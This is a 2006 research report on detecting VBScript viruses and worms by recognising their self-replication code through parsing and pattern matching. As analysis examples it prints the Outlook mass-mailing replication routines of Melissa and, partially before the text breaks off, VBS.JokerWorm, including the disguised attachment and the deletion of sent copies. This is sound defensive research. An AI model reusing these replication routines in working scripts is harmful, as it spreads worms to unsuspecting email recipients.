REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

1. REPORT DATE *(DD-MM-YYYY)*	**2. REPORT TYPE**	**3. DATES COVERED** *(From - To)*
16- Mar-2006	Final Progress	15-Dec-2002 – 14-Dec-2005

4. TITLE AND SUBTITLE
Recognition of Computer Viruses by Detecting Their "Gene of Self Replication"

5a. CONTRACT NUMBER
F49620-03-1-0167

5b. GRANT NUMBER
F49620-03-1-0167

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)
Victor Skormin – Professor
Douglas Summerville – Associate Professor

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

The Research Foundation of
SUNY at Binghamton
P.O. Box 6000
Binghamton, New York 13902

8. PERFORMING ORGANIZATION REPORT NUMBER

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)
AF Office of Scientific
4015 Wilson Blvd, Room 713
Arlington, VA 22203-1954

10. SPONSOR/MONITOR'S ACRONYM(S)
AFOSR/PK3

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

13. SUPPLEMENTARY NOTES

14. ABSTRACT An approach to the detection of malicious software by detecting its ability to self-replicate is proposed, implemented and tested. The approach is justified by the following realities (1) most malicious programs propagate themselves through the Internet to maximize the impact of the information attack, (2) self-replication of legitimate programs is quite uncommon, (3) number of practical self-replication techniques is quite limited and is to be repeatedly used by new malicious codes. A Source Code Analyzer operating as a specialized compiler (interpreter) and a special syntax library were developed for the detection of self-replication functionality in source codes /scripts prior to execution. Major building blocks of the existing self-replication techniques were defined in the domain of system calls and their attributes, and a procedure for the reconstruction of these blocks by analyzing the flow of system call was established. A dynamic Code Analyzer and System Calls Monitor were developed for the run-time detection of the attempted self-replication in executable and encrypted executable codes. The efficiency of the developed technology, including the ability to detect previously unknown malicious programs has been experimentally demonstrated.

15. SUBJECT TERMS

16. SECURITY CLASSIFICATION OF:			**17. LIMITATION OF ABSTRACT**	**18. NUMBER OF PAGES**	**19a. NAME OF RESPONSIBLE PERSON**
a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**			**19b. TELEPHONE NUMBER** *(include area code)*

Standard Form 298 (Rev. 8-98)
Prescribed by ANSI Std. Z39.18

CONTENTS

1 IN THE SEARCH OF THE "GENE OF SELF-REPLICATION" IN MALICIOUS CODES

1.1 Introduction

Due to its high interconnectivity, global dimensions and very large number of entry points, the Internet is increasingly vulnerable to information attacks of escalating sophistication. Any biological system, being gigantic in terms of complexity, interconnectivity and number of entry points, is also vulnerable to sabotage by foreign microorganisms, which are in many ways similar to information attacks. The proliferation of biological systems, in spite of these attacks, can be explained by their very effective defense mechanisms capable of the detection, identification, and destruction of most foreign entities that could have an adverse effect on the system. The ability of immune mechanisms to reliably differentiate between "self" and "non-self" at the protein level inspired the authors to utilize the concept of genetic composition as the basis for the development of a novel approach to the detection of malicious software.

Most information attacks are carried out via Internet transmission of files that contain the code of a computer virus or worm. Upon receipt, the target computer executes the malicious code, either directly or using an interpreter, resulting in the reproduction of the virus or worm and the delivery of its potentially destructive payload. Self-replication, which is uncommon in legitimate programs, is vital to the spread of computer viruses and worms, allowing them to create computer epidemics thus maximizing the effectiveness of the attack. As with any function, self-replication is programmed; the sequence of operations resulting in the self-replication is present in the computer code of the virus. The implementation of the function of self-replication is not unique; there is more than one sequence of operations that can perform this task. Moreover, it is expected that these sequences are dispersed throughout the entire body of the code and cannot be detected as an explicit pattern. While self-replication can be achieved in a number of different ways, this number is definitely finite. Consequently, developers of new malicious codes are destined to utilize the same self-replication techniques again and again.

This research is aimed at the development of a methodology that would facilitate detection of the "gene of self-replication" in computer codes. Unlike existing antivirus software, this methodology could allow preventative protection from both known and previously unknown attacks. By its very nature, this detection task is close to the functions that are routinely performed by compilers. In addition, the problem has a straightforward analogy, the detection of antigens by the immune system.

The authors do realize that a very sophisticated attacker can further modify the self-replication mechanism and are prepared to face the next step in the ever-escalating "arms race".

1.2 Types of Information Attacks

Information attacks often come in the form of malicious codes such as Trojan horses, worms, and viruses. These attacks violate the host and lead to compromised integrity, confidentiality, availability of information, and, potentially, administrative control. Unlike viruses and worms, malicious codes such as Trojan horses do not self-replicate and will not be considered further. The main stages of such an attack include implantation of a malicious program into the remote system, execution of the program, and information exchange between the malicious program and other machines, which results in the spread of the attack, thus infecting and controlling the attacked host and potentially, the entire network. The particular sequence of such stages depends on the type of the attack. Analysis of malicious code attacks indicates that the attack objectives cannot be fully achieved without dissemination of the malicious code over a large community of users, hosts, and potentially the entire network. The attackers skillfully utilize the target computer to expand the attack to include as many computers as possible.

Malicious code attacks are achieved by the implantation into remote computer systems of a malicious executable file (program) or a malicious script (program text). The execution of a malicious program in the target system, in addition to potentially rendering the attacked computer useless, unleashes a built-in

self-replication mechanism that results in the program dissemination. Such a malicious program could be activated remotely or by the initiation of legitimate software that is installed on the target computer. Execution of a malicious script requires that some auxiliary software, a script interpreter or a translator, for a particular programming language (Java, VBScript) be installed on the target computer.

The process of self-replication is common to all viruses and worms. The specific implementation mechanisms vary, but the fundamental process is the same. A virus or worm must make a copy of itself and transmit the copy over the Internet to infect other files or systems. The copy may be an exact replica of the original or it may be slightly modified in an attempt to thwart detection by signature-based approaches. While viruses depend on the user as an unwilling participant in the dissemination process, worm dissemination is a "fully automated process" [23]. The implementation of the various methods of self-replication used by viruses and worms depend upon the application software environment in which they execute.

The activation and spreading methods used by the attacker also have a significant impact on the implemented method of self-replication, which should provide a high likelihood of future activation. The virus can accomplish this by making a large number of copies of itself, by placing a small number of copies in strategically chosen locations, or by using several distinct methods of activation. The spreading method determines the basic mechanism available to the virus to implement self-replication. Methods of spreading include email, network file shares, Internet protocols such as HTTP and IRC, and manual transport by memory devices [24]. In this paper, we primarily address the self-replication of script-based viruses and worms written using high-level script-based programming. We consider viruses that exist in unencrypted form. Program viruses and encrypted viruses are addressed in the conclusions.

1.3 Background

Programmers use high-level programming languages to separate the program from the computer architecture. High-level languages often use features of natural language for functional expression. This programming model allows for broader application support in addition to simplifying the overall programming challenge. The computer then interprets or compiles the high-level code into a more complex set of operations that would overwhelm the average programmer. The interpretation process, while depending on a specific system, usually consists of the following steps (Fig. 1.1).




Fig.1.1 The compilation process

For the purpose of this research we shall consider the compilation process to consist of two major stages, *preprocessing* and *execution* [25]. In the case of a non-encrypted macro code the execution stage is performed directly by system's script engine, which takes care of the code translation into a set of

machine operations. This process differs from that of running executable files since the script code is not first translated into machine code and it is readily transparent to both user and system processes. The preprocessing/parsing stage, however, follows the same fundamental process for almost any kind of code compilation.

In order to detect the self-replication mechanism within the script code one can subject the code to only the first stage of the compilation process, the preprocessing/syntactic analysis. Potential paths through the execution of the script commands can be followed, as the script engine would execute them, without actually running the engine and potentially causing harm to the system itself. These execution paths can be searched for known self-replication sequences. This is the approach used by the authors.

The first part of code processing is syntactic analysis, also known as code parsing[27]. Parsing includes the extraction of detailed information about each line or statement of the code and presenting this information in a well-structured form, called a parse tree. This parse tree contains all necessary information about every function, statement and expression of the code in question.

As an example consider the following code:

```
Sub example1()
  For a = 1 To 20
    Printmessage(a)
  Next a
End sub
```

The parsing tree for this code is presented in Fig. 1.2 below.




Fig.1.2 Parse tree example

Based upon the information obtained from the parse tree, it is relatively simple to follow the code precisely as it is done during the execution process since all procedure calls and other expressions are explicitly defined in the appropriate format.

Currently, macro virus codes are written in programming languages such as Visual Basic Script (VBScript) and JavaScript. Since preprocessing (parsing) is the first step in detecting self-replication, and script viruses exist in source form, the source code of the virus is readily available for syntactic analysis. It seems practical to develop one general-purpose parser that, when equipped with the appropriate grammar provided by a syntax library, could be utilized for the analysis of codes written in different languages. Furthermore, this would allow for the development of a general-purpose detection procedure and only one computer program implementing this procedure. Consequently, a software tool, powerful enough to detect almost any new virus based on its self-replication behavior, could be developed.

1.4 Script Virus Detection Approach

In its current implementation the virus detection system implements a combination of algorithms for syntactic analysis of the code, parse tree processing and self-replication detection. Consequently, the system is comprised of five main modules: a syntactic analysis module (parser), a parse tree processing module, a set of grammar definitions for programming languages, a self-replication patterns database, and a graphical user interface (GUI).

1.4.1 The syntactic analysis module

Code parsing is critical for the detection of any functionality in a computer code, including self-replication. A general-purpose parsing engine ClearParse by ClearJump Inc. was adopted into our system. ClearParse uses top-down parsing technique and is capable of processing any given code providing that the grammar of this code is available [26]. The top-down parsing method implies making successive substitutions for given non-terminal variables when searching for a given sentence, where the goal is to reduce the sentence to the first non-variable S. Parsing in this case is carried out by first, checking if the string can be reduced to $X_1X_2\ldots X_n$, which is the production of $S \to X_1X_2...X_n$. For the production to be applicable, the string must begin with the same terminal as in X_1, if X_1 is a terminal variable. Otherwise, if X_1 is a non-terminal variable, a new sub goal is defined. If no match can be found at any component X_j of the production, an alternative production $S \to X_1^{'}X_2^{'}...X_m^{'}$ is applied. Input information for this software module includes the source code and the appropriate grammar file of the language in which the source code was written. The module generates the parse tree containing detailed information about the code.

1.4.2 The parse tree processing module

It is very important to realize the concept of parsing. A line of code, typically available in ASCII, is understandable only to a programmer who can relate it to a particular task assigned to the computer and can foresee the result of the execution of this task. However, in order for computer system to understand this line of code, it has to be decomposed into a sequence of unique identifiable components of the programming language syntax. For example, interpretation of a simple arithmetical statement requires that every variable and mathematical operator within the statement be identified and listed as such.

Computer codes usually consist of loops, expressions, functions, function calls, conditions and other statements. These statements are common among many programming languages thus justifying a unified processing algorithm.

The parse tree processing implies that statements of the code in question are decomposed into and represented by language syntax sequences. Then, these sequences are analyzed on a step-by-step basis by

matching their content to every known sequence that results in self-replication. Since the number of known self-replication sequences is definitely finite and quite limited, the advantage of this approach over traditional virus detection techniques that match strings of the code in question to the gigantic and ever-growing collection of strings of known malicious codes is obvious.

The following code presents an example of the processing algorithm:

Original code structure:

```
sub main()
  Statement1
  Call attach()
end sub
sub attach()
  Statement2
  Call send()
end sub
sub send()
  attachment.send()
  Statement3
end sub
```

→

Processed code structure:

```
sub main()
  Statement1
  Statement2
  attachment.send()
  Statement3
end sub
```

Often, the malicious content of a computer virus, such as self-replication, is not found in one explicit pattern within the code and may be divided into several steps following each other in some particular order. In order to avoid the detection, these steps could be strategically distributed throughout a single function within the code or throughout the entire virus code. The preprocessing, described above, reconstructs all possible execution sequences, as done by the compiler, thus eliminating the possibility of hiding the malicious nature of the code. It is understood that the compilation task implies the definition of all possible execution sequences within the code and therefore is much more formidable then the execution that follows only one path depending on particular conditions. Indeed, this reality results in the computational complexity of the parse tree processing. However, there are two factors supporting the feasibility of the described approach: first, source codes of script viruses are rather short, typically in the order of two pages, and second, the parse tree processing could be terminated as soon as the first malicious sequence has been detected.

Another important part of the parse tree analysis is matching the replication patterns. A number of known computer viruses have been subjected to analysis aimed at the detection of their “gene of self-replication”. The viruses have been sorted according to their replication techniques that may exploit Internet Relay Chat (IRC) client, Microsoft Outlook, HTML, Microsoft Windows registry and other most vulnerable software.

Table 1.1. Shows some of the analyzed viruses as well as their replication methods.

Virus Name	Replication Method
VBS.Melissa	Microsoft Outlook Email Spreading (multiple addresses)
VBS.ILoveYou	Spreading through Microsoft Registry
VBS.AnnaKournikova	Microsoft Outlook Email Spreading (single address)
VBS.BulBasaur	Spreading through Microsoft Registry and Microsoft Outlook
VBS.Madafaka	HTML Spreading
VBS.Pet_tick	Microsoft Outlook Email Spreading (single address)
VBS.Unreal	Spreading through Microsoft Registry and Internet Relay Chat client
VBS.Gondronk	Spreading through Microsoft Registry, Files copying and Internet Relay Chat client

VBS.Homepage	Microsoft Outlook Email Spreading (single address) and HTML Spreading
VBS.IRC-Worm	Internet Relay Chat Client spreading
VBS.JokerWorm	Microsoft Outlook Email Spreading (single address)
VBS.Markerc	Spreading through Microsoft Word Template
VBS.Tune	Spreading through Microsoft Outlook Email (multiple addresses) and Internet Relay Chat client
VBS.ZikMout	Spreading through Microsoft Outlook Email (multiple addresses) and Microsoft Registry
VBS.Entice	Spreading through Batch system files and File Copying

The most common replication methods often involve particular function calls either to the operating system itself or to other software chosen as a medium for replication purposes. For example, Melissa virus and its various clones use Microsoft Outlook to propagate themselves to other computer systems. Another example is IRC-Worm that exploits features of the (IRC) client software to spread itself and infect other users on the IRC network. Along with these potentially dangerous function calls, the "gene of self replication" may also utilize particular properties of some apparently harmless functions as well as simple assignments and other statements.

In order to detect a sequence of instructions consistent with self-replication patterns one should follow the code step by step, as it has been stated above, and check every statement as a potential addition to any of the replication patterns stored in the detection system. In our system all patterns are stored in a specially designed database. This database contains detailed information about each replication method. Every entry in the database is assigned an appropriate index for fast, easy and reliable access.

Table 2.2. Shows a sample database entry

Database Field	Database Entry
Self-Replication Method	Spreading through Microsoft Outlook Email (multiple addresses)
Self-Replication ID	00
Number of instructions	06
Instruction	'Attachments'
Instruction order number	04
Instruction property (optional)	'Add'
Parent Instruction (optional)	'CreateItem'
Assignment (optional)	False

Although, a self-replication pattern can be represented by a single function call, it may also contain some optional features like function call properties and parent-child relationships. All together they form a complex signature, which represents one pattern. From the sample pattern shown in Table 2.2 we can readily represent the original potentially malicious line of code, which is:

"OutlookItem".Attachments.Add()

OutlookItem in this case is a pointer to some user-defined function, which was defined with Standard Outlook function 'CreateItem'. In our case this function is a parent instruction. Here we can not consider properties of the function call 'Add' itself, although at least one property, name of an object to add, has to be defined in order for this particular instruction to execute. In fact we do not care about this property

because the name can be anything and the instruction is still to be considered as a potential propagation attempt.

Clearly, this single instruction, even with all its features properly defined, can not be considered as a proof of existence of the gene of self replication because many "good" scripts may use it for very peaceful purposes (to help a user automatically add attachments to an email by the click of a button, for example). Therefore a group of instructions acting together in the right order have to be identified for the gene of self-replication to be obvious in a particular piece of code.

The functions by themselves cannot be used directly to identify the gene of self-replication. Most of the functions have certain relations to other statements, instructions, as well as other function calls. These relations form a variety of sequences, which can be viewed as building blocks when applied to virus detection. In terms of code execution, these building blocks represent a whole concept of different kinds of program behavior, described by the means of inter-functional relationships.

In this work, the gene of self-replication has been described using the concept of building blocks, where each block represents an attempt by the virus or infected code to perform some part of a self-replication method. This is illustrated in Fig. 1.1. While most of the building blocks may be involved in a malicious self-replication activity, they by themselves cannot be considered as obvious abnormal behavior because any software for a variety of very legitimate reasons may perform these sequences of functions. When composed into larger structures based on their inter-functional relationships, these building blocks are indicative of malicious attempts of viruses to self-replicate.

In our attempt to detect such a structured sequence in the virus code we implemented an approach, similar to the syntactic method of text recognition. We may view the detection mechanism for the Gene of Self Replication in terms of finite state automation procedure, since in Gene detection we are dealing with finite-state Gene definitions.

Assume, a finite-state automation A represents a quintuple $A = \{\Sigma, Q, \delta, q_0, F\}$ where,

- Σ - Finite set of simple input blocks
- Q - Finite set of states
- δ - mapping of $\Sigma \times Q$ into Q_{n+1}
- q_0 - the initial state, such that $q_0 \in Q$
- F - set of final states, such that $F \subseteq Q$

It is possible to define a finite-state automation $A = \{V_T, V_N \cup \{T\}, \delta, S, F\}$ with $T(A) = L(G)$, if $G = \{V_N, V_T, P, S\}$, being defined as the grammar specifically constructed for detection of the Gene of self replication containing both terminal and non-terminal variables as well as a finite set of rules, is a finite-state Gene expression. Since P always contains relation rule for S when detecting a gene, the set of final states F contains S, such that $F = \{S, T\}$. Therefore, the finite-state machine can be constructed for Gene detection purposes, so that all replication combination accepted by the automation are, in fact, in the state space of a phrase-structure language defined as $L(G)$. This language is to be generated by the Gene grammar in the following way:

$L(G) = \{x \mid x \in V_T\}$, such that $S \xrightarrow[G]{} x$,

Where, x is a replication building block, and $S \xrightarrow[G]{} x$ implies x is directly derived by another building block S, such that both x and S follow the rule P by yielding $S = \omega_1 \alpha \omega_2$ and $x = \omega_1 \beta \omega_2$, where $\alpha \to \beta$ by the definition of P.




Fig.1.3. Evolution of the code. From instructions to the top of the pyramid.

1.5 Detecting a known viral code

The Melissa virus, first detected in March 1999, will serve as an example here. Melissa is a Microsoft Word macro virus. It attacks when a user opens an infected Word document and spreads using electronic mail over the Internet. Upon activation, a malicious program performs several operations. These operations are investigation of environment, infection, replication and payload delivery. For the purposes of our analysis we shall concentrate only on the replication portion of the code [10].

It is typical for viruses to either not infect or propagate upon detection of a previous infection. This prevents duplicate infections or even potential incompatibilities in multiple infection operations. However, if the virus has determined that it is on an uninfected system, it infects the host and begins either replication or infection. Melissa performs self-replication immediately upon determination of first execution.

Here, additional environmental information is obtained and if certain conditions are met, in this case determining if the e-mail client is Microsoft Outlook, self-replication begins. The code snippet below shows the self-replication portion of Melissa.

```
If UngaDasOutlook = "Outlook" Then
     DasMapiName.Logon "profile", "password"
     For y = 1 To DasMapiName.AddressLists.Count
          Set AddyBook = DasMapiName.AddressLists(y)
          x = 1
          Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
          For oo = 1 To AddyBook.AddressEntries.Count
               Peep = AddyBook.AddressEntries(x)
               BreakUmOffASlice.Recipients.Add Peep
               x = x + 1
               If x > 50 Then oo = AddyBook.AddressEntries.Count
          Next oo
          BreakUmOffASlice.Subject = "Important Message From "
               & Application.UserName
          BreakUmOffASlice.Body = "Here is that document you asked
               for ... don't show anyone else ;-)"
          BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
          BreakUmOffASlice.Send
          Peep = ""
     Next y
     DasMapiName.Logoff
End If
```

Melissa sends e-mail with the subject “Important Message From <Username>” to the first fifty entries in every address book that the user executing the virus has access. In the message, the document containing the Melissa virus is attached. Unfortunately for the computing community, e-mail is one of the quickest methods of transmission. Unsuspecting users would receive the e-mail, open the attachment and proceed to infect themselves.


Detection of self-replication patterns in this code starts with code parsing to obtain information on instructions and relationships among them. The parse tree generated for the entire code is rather long; only one statement is shown as an example:

Original statement:
`BreakUmOffASlice.Attachments.Add ActiveDocument.FullName`

Having this data available, the program is able to identify a malicious statement, which contains a function call (Attachment) to Microsoft Outlook object in order to add an attachment, active document containing the virus code currently opened by the user. However this statement by itself does not indicate that the given code is capable of self-replication. Therefore, the system checks for other statements and their execution order. In this particular example, the other statements are:

- Peep = AddyBook.AddressEntries(x)
- BreakUmOffASlice.Recipients.Add Peep
- BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
- BreakUmOffASlice.Send

In the case of this sample code, all the instructions are stored in a single function and the order of their execution can easily be traced using the parse tree. If all these statements have been found, they have the same relationships among them and can be executed in this order. The system assumes that it is a replication method.



1.6 Detecting an unknown viral code

Melissa is a well-known computer virus, most existent antivirus software are capable of detecting it by performing a signature match within the code. The main feature of our system however, is to be able to detect any previously unknown viruses which are capable of propagating themselves. Imagine that your system is running the very latest antivirus protection software which has helped many times to avoid the total disaster of loosing all valuable data. One day an attachment arrives in your electronic mail box, previously having no issues with your antivirus software you scan the attachment and have the report that the file is clean. Only in several days you realize that your system has been infected, you have lost all the files on your storage media and all your friends within your electronic address book have had the same experience. This is what happens when you catch VBS.JokerWorm, a well-known and widely accepted antivirus software package, Symantec Antivirus 2004, with the latest virus signatures database does not recognize this worm, and it can cause severe damage when activated.

This worm employs almost the same method of self-replication as in the Melissa worm. The replication portion of its code is based upon Microsoft Outlook's APIs capability to create and send messages without necessarily notifying the user.

```
Function doMail()
On Error Resume Next
Set OutlookApp = CreateObject("Outlook.Application")
If OutlookApp = "Outlook" Then
     Set MAPINameSpace = OutlookApp.GetNameSpace("MAPI")
     Set AddressLists = MAPINameSpace.AddressLists
     For Each address In AddressLists
          If address.AddressEntries.Count <> 0 Then
               entryCount = address.AddressEntries.Count
               For i = 1 To entryCount
                    Set newItem = OutlookApp.CreateItem(0)
                    Set currentAddress = address.AddressEntries(i)
                    newItem.To = currentAddress.Address
                    newItem.Subject = "Aiuto urgente!, ;o)"
                    newItem.Body = "Per favore" & vbcrlf &
                    "osservate l'immagine
                    allegata e aiutatemi!" & vbcrlf & ""
                    set attachments = newItem.Attachments
                    attachments.Add
                    FileSystemObject.GetSpecialFolder(0) &
                    "\vincitalotto.jpg.vbs"
                    newItem.DeleteAfterSubmit = True
                    If newItem.To <> "" Then
                         newItem.Send
